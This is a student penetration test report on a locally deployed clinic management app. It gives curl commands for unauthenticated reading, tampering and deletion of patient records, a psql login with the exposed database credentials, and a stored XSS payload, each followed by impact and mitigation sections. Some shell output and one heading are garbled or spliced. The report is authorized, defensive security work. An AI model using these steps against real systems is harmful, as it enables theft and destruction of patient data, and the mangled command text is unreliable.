Security in Software Engineering

Penetration Testing (Pentest)

Report

Grupo 02

Tomás Brás Nº 112665
Afonso Ferreira Nº 113480

Clinic Project

Context

The target system is **Clinic Project**, a full-stack clinic management application composed of a React + Vite frontend, a Spring Boot backend, and a PostgreSQL database. The frontend provides interfaces for managing patients and appointments, while the backend exposes REST endpoints for creating, reading, updating, deleting, and filtering those records. The application is deployed locally using Docker Compose, which starts three main services: the frontend container, the backend container, and the PostgreSQL database container. After signing a formal pentest authorization and engagement document, the security assessment may proceed under the rules and constraints defined by both the company and the testing team. (Document Link)

Test Objective

The objective of this assessment is to evaluate whether the current implementation exposes the system to realistic security risks due to the absence of **authentication**, **authorization**, and **server-side input validation**. In particular, the test aims to determine whether an **unauthenticated attacker can access sensitive patient data, modify clinical records, delete information, or interact directly with the database without any access control.**

Scope and Limitations

This assessment was conducted only in a local development environment and not against a production deployment. The tests were limited to the services exposed by the Docker Compose setup and to the functionality currently implemented in the baseline project. Because this is a development environment, some security weaknesses may reflect incomplete features rather than final production design; however, they still represent real exploitable conditions in the system as tested. Database credentials were also available in the public repository through the .env.example file, which increased the realism and feasibility of direct database access testing.

Penetration Tests

Test 1 - Unauthenticated Patient Data Exfiltration

Verify whether an attacker can retrieve the full list of patients through the public API without providing any credentials. The goal is to confirm exposure of personally identifiable information such as names, dates of birth, phone numbers, and email addresses.

Test 2 - Unauthenticated Modification of Patient Records

Verify whether an attacker can update the details of an existing patient through the API without authentication or authorization. The goal is to demonstrate loss of data integrity by altering legitimate records.

Test 3 - Unauthenticated Deletion with Cascading Data Loss

Verify whether an attacker can delete a patient record without authentication and whether that action also removes related appointments through cascading persistence rules. The goal is to demonstrate impact on both integrity and availability of clinical data.

Test 4 - Direct Access to the PostgreSQL Database

Verify whether the PostgreSQL service is exposed to the host and can be accessed directly using known credentials. The goal is to confirm whether an attacker can bypass the application entirely and read or manipulate data at the database level.

Test 5 - Cross-Site Scripting in Patient Fields

Verify whether an attacker can inject HTML or JavaScript payloads into editable patient fields through POST /api/patients or PUT /api/patients/{id} and whether the stored content is later executed when rendered in the frontend. The goal is to determine whether stored XSS is exploitable and whether unsanitized patient data could compromise users who access the application.

Test 1 - Unauthenticated Patient Data Exfiltration

1. Start the target stack

```
docker compose -f docker-compose.yml --env-file .env.example up -d
--build
```

2. Create a new patient to use as evidence

```
curl -s -i \
 -H 'Content-Type: application/json' \
 -d '{"name":"Exfiltration
Evidence","dateOfBirth":"1992-03-04","phoneNumber":"+351 900 000
003","email":"exfiltration-evidence@clinic.local"}' \
 http://localhost:8080/api/patients
```

```
tomasbras@tomasbras-OMEN-MAX-Gaming-Laptop-16-ah0xxx:~/Desktop/SES/Project/softwate-baseline-ses25_102$ curl -s -i \
 -H 'Content-Type: application/json' \
 -d '{"name":"Exfiltration Evidence","dateOfBirth":"1992-03-04","phoneNumber":"+351 900 000 003","email":"exfiltration-evidence@clinic.local"}' \
 http://localhost:8080/api/patients
HTTP/1.1 201
Content-Type: application/json
Transfer-Encoding: chunked
Date: Mon, 30 Mar 2026 19:27:31 GMT

{"id":122,"name":"Exfiltration Evidence","dateOfBirth":"1992-03-04","phoneNumber":"+351 900 000 003","email":"exfiltration-evidence@clinic.local","appointments
null}tomasbras@tomasbras-OMEN-MAX-Gaming-Laptop-16-ah0xxx:~/Desktop/SES/Project/softwate-baseline-ses25_102$ curl -s -i http://localhost:8080/api/patients/122
HTTP/1.1 200
Content-Type: application/json
Transfer-Encoding: chunked
Date: Mon, 30 Mar 2026 19:29:09 GMT

{"id":122,"name":"Exfiltration Evidence","dateOfBirth":"1992-03-04","phoneNumber":"+351 900 000 003","email":"exfiltration-evidence@clinic.local","appointments
[]}tomasbras@tomasbras-OMEN-MAX-Gaming-Laptop-16-ah0xxx:~/Desktop/SES/Project/softwate-baseline-ses25_10curl -s -i http://localhost:8080/api/patientsnts
HTTP/1.1 200
Content-Type: application/json
Transfer-Encoding: chunked
Date: Mon, 30 Mar 2026 19:29:39 GMT

[{"id":2,"name":"Beatriz Costa","dateOfBirth":"1959-02-02","phoneNumber":"+351 911 107 111","email":"beatriz.costa1@clinic.local","appointments":[{"id":2,"date
me":"2025-11-10T20:56:16.345409","specialty":"Cardiology","status":"Completed"},{"id":122,"dateTime":"2025-12-25T21:56:16.345409","specialty":"Cardiology","sta
s":"Completed"},{"id":242,"dateTime":"2026-02-08T22:56:16.345409","specialty":"Cardiology","status":"Completed"},{"id":362,"dateTime":"2026-03-25T23:56:16.3454
```

Save the returned ID value since you need it in the next step.

3. Request the patient record without authentication

   `curl -s -i http://localhost:8080/api/patients/<PATIENT_ID>`

   Request the full patient list without authentication

   curl -s -i http://localhost:8080/api/patients

Result

The application returned patient data without requiring authentication, session cookies, or authorization headers. A direct request to `GET /api/patients/122` returned the full patient record with HTTP `200 OK`, including the patient's name, date of birth, phone number, and email address. A request to `GET /api/patients` also returned the full patient list, confirming that patient records can be enumerated and exfiltrated in bulk by an unauthenticated user.

Impact

This vulnerability enables unauthorized disclosure of sensitive patient information. Because the endpoint exposes personal and contact data and also allows bulk listing of records, an attacker could harvest patient information at scale, leading to privacy violations, phishing risk, profiling, and potential regulatory non-compliance.

Difficulty of Execution

Low

Mitigation Strategies

Access to patient records should require authentication and server-side authorization checks. Patient listing and lookup endpoints should only be accessible to properly authenticated users with a legitimate business need. In addition, the API should apply least-privilege access control, avoid exposing unnecessary fields, and log and monitor access to sensitive patient data. Rate limiting and pagination controls should also be considered to reduce the risk of bulk exfiltration

Test 2 -Unauthenticated Modification of Patient Records

1. Start the target stack

```
docker compose -f docker-compose.yml --env-file .env up -d --build
```

2. Create a new patient to use as evidence

```
curl -s -i \
 -H 'Content-Type: application/json' \
 -d '{"name":"Modification
Evidence","dateOfBirth":"1993-05-10","phoneNumber":"+351 900 000
004","email":"modification-evidence@clinic.local"}' \
http://localhost:8080/api/patients
```

Save the returned ID value since you need it in the next step.

Retrieve the patient record before modification

```
tomasbras@tomasbras-OMEN-MAX-Gaming-Laptop-16-ah0xxx:~/Desktop/SES/Project/softwate-baseline-ses25_10
 -H 'Content-Type: application/json' \
 -d '{"name":"Modification Evidence","dateOfBirth":"1993-05-10","phoneNumber":"+351 900 000 004","emai
 http://localhost:8080/api/patients
HTTP/1.1 201
Content-Type: application/json
Transfer-Encoding: chunked
Date: Mon, 30 Mar 2026 19:34:59 GMT

{"id":123,"name":"Modification Evidence","dateOfBirth":"1993-05-10","phoneNumber":"+351 900 000 004","
```

```
curl -s -i http://localhost:8080/api/patients/<PATIENT_ID>
```

3. Modify the patient record without authentication

```
curl -s -i http://localhost:8080/api/patients/<PATIENT_ID>
```

```
tomasbras@tomasbras-OMEN-MAX-Gaming-Laptop-16-ah0xxx:~/Desktop/SES/Project/softwate-baseline-ses25_10
 -H 'Content-Type: application/json' \
 -d '{"name":"Tampered Patient","dateOfBirth":"1993-05-10","phoneNumber":"+351 911 999 999","email":"
 http://localhost:8080/api/patients/123
HTTP/1.1 200
Content-Type: application/json
Transfer-Encoding: chunked
Date: Mon, 30 Mar 2026 19:39:53 GMT

{"id":123,"name":"Tampered Patient","dateOfBirth":"1993-05-10","phoneNumber":"+351 911 999 999","emai
```

4. Retrieve the same patient record again to verify the change

```
curl -s -i http://localhost:8080/api/patients/<PATIENT_ID>
```

Result

The backend accepted and applied the modification request without requiring authentication, session cookies, or authorization headers. The patient record was successfully changed, confirming that an unauthenticated user can tamper with stored patient information.

Impact

This vulnerability compromises the integrity of patient data by allowing unauthorized users to alter existing records. An attacker could change names, contact details, or other identifying information, which may mislead staff, disrupt operations, and reduce trust in the accuracy of clinical records.

Difficulty of Execution

Low

Mitigation Strategies

All update operations affecting patient records should require authentication and server-side authorization checks. The backend must enforce access control for every request and ensure that only authorized users can modify sensitive medical or personal data. In addition, all record changes should be logged in an audit trail to support traceability and incident response, and input validation should be enforced to restrict updates to expected formats and values.

Test 3 - When prompted, enter the database password:Unauthenticated Deletion with Cascading Data Loss

1. Start the target stack

```
docker compose -f docker-compose.yml --env-file .env.example up -d
--build
```

2. Create a new patient to test

```
curl -s -i \
 -H 'Content-Type: application/json' \
 -d '{"name":"Cascade Delete
Evidence","dateOfBirth":"1992-03-04","phoneNumber":"+351 900 000
002","email":"cascade-evidence@clinic.local"}' \
 http://localhost:8080/api/patients
```

Save the returned ID value since you need it in the next step

3. Create an appointment linked to that patient

```
curl -s -i \
 -H 'Content-Type: application/json' \
 -d
'{"dateTime":"2026-04-03T09:00:00","specialty":"Cardiology","stat
us":"SCHEDULED"}' \
 "http://localhost:8080/api/appointments?patientId=<PATIENT_ID>"
```

   Save the returned appointment ID.

4. Verify that the records exist

```
curl -s -i http://localhost:8080/api/patients/<PATIENT_ID>
curl -s -i http://localhost:8080/api/appointments/<APPOINTMENT_ID>
```

5. Delete the patient

```
curl -s -i -X DELETE http://localhost:8080/api/patients/<PATIENT_ID>
```

Result

The test was successful. An unauthenticated `DELETE /api/patients/{id}` request removed the target patient record and automatically deleted the appointments linked to that patient.

Impact

This allows an attacker to destroy clinical data without authorization. Because appointment records are removed together with the patient, the issue affects both integrity and availability and may lead to irreversible loss of operational and historical data.

Difficulty of execution

Low

Mitigation Strategies:

To mitigate this issue, the application should require authentication and role-based authorization on all sensitive endpoints, especially `DELETE /api/patients/{id}`, so only approved staff can remove patient records. It is also important to apply the principle of least privilege, meaning users should only have access to actions that are necessary for their role. To reduce the risk of cascading data loss, patient deletion should not automatically remove related appointments; instead, the system could use soft deletes, archive records, or require an extra confirmation step before permanently removing linked data. Input validation and server-side checks should confirm that the requester is allowed to act on the specific patient record. In addition, audit logging should record who performed deletions and when, so suspicious activity can be traced. Regular backups and recovery procedures are also necessary so lost clinical data can be restored if an attack or mistake happens.

Test 4 - Direct Access to the PostgreSQL Database

1. Start the target stack

   ```
   docker compose -f docker-compose.yml --env-file .env up -d --build
   ```

2. Confirm that the PostgreSQL service is exposed on the host

   ```
   docker ps
   ```

3. Connect directly to the PostgreSQL database using the configured credentials

   ```
   psql -h localhost -p 5433 -U clinic_user -d clinic_db
   ```

4. If your environment is still using port `5432` instead of `5433`, adjust the command accordingly.

   When prompted, enter the database password:

   ```
   clinic_pass
   ```

5. List the available tables

   ```
   \dt
   ```

6. Query patient data directly from the database

   ```
   SELECT id, name, date_of_birth, phone_number, email FROM patients;
   ```

Result

The PostgreSQL database was reachable directly from the host machine using the configured service port and known application credentials. After connecting successfully with `psql`, patient data could be queried directly from the `patients` table, confirming that sensitive application data was accessible outside the intended application layer.

Impact

This issue bypasses all application-level controls and exposes the underlying data store directly. An attacker with network access and knowledge of the database credentials could read, modify, or delete sensitive records directly in PostgreSQL, compromising confidentiality, integrity, and availability. Direct database exposure also increases the risk of bulk data extraction and destructive tampering.

Difficulty of Execution

Low

Mitigation Strategies

The PostgreSQL service should not be exposed externally unless there is a strict operational requirement. Database access should be limited to internal container networking only, and credentials must not remain predictable or hardcoded in environment examples used for deployment. Strong unique passwords should be enforced, access should be restricted by network policy or firewall rules, and database accounts should follow least-privilege principles. Where remote administration is necessary, it should be tightly restricted and monitored.

Test 5 - Cross-Site Scripting in Patient Fields

Steps to Reproduce:

1. Start the target stack

```
docker compose -f docker-compose.yml --env-file .env.example up -d
--build
```


2. Inject a Stored XSS payload into a patient record

   We tried to inject this payload:

   ```
   <img src=x onerror=document.body.dataset.xss=1>
   ```


   Create the malicious patient:

   ```
   curl -s -i \
    -H 'Content-Type: application/json' \
    -d '{"name":"<img src=x
   onerror=document.body.dataset.xss=1>","dateOfBirth":"1990-01-01",
   "phoneNumber":"+351 911 111
   111","email":"xss-test@clinic.local"}' \
   ```



   http://localhost:8080/api/patients

   Search for the payload and see if it executes in the frontend



Result

The backend accepted and stored the injected payload. However, in the tested frontend view, the payload was rendered as escaped text and no JavaScript execution was observed.

Impact

No exploitable Stored XSS was confirmed in the tested interface. Nevertheless, the backend stores unsanitized HTML content, which creates residual risk if the same fields are rendered unsafely in another view or future version of the application.

Difficulty of Execution

Low

Mitigation Strategies

Mitigation should focus on preventing unsafe content from being accepted, stored, and later rendered in a dangerous way. Patient input fields should be validated server-side and restricted to the expected character sets and formats, with any unnecessary HTML or script content rejected. Where appropriate, a sanitization layer should also be applied on the backend before storing or redisplaying user input. In addition, the application should enforce a strict Content Security Policy to reduce the impact of any future XSS condition, and all current and future views that display patient data should be reviewed to ensure the same stored fields cannot be rendered unsafely elsewhere in the system.

Conclusion

The test did not confirm executable Stored XSS in the current Patients view. The issue should still be documented because the absence of server-side sanitization means the application stores potentially dangerous content that could become exploitable in different rendering conditions.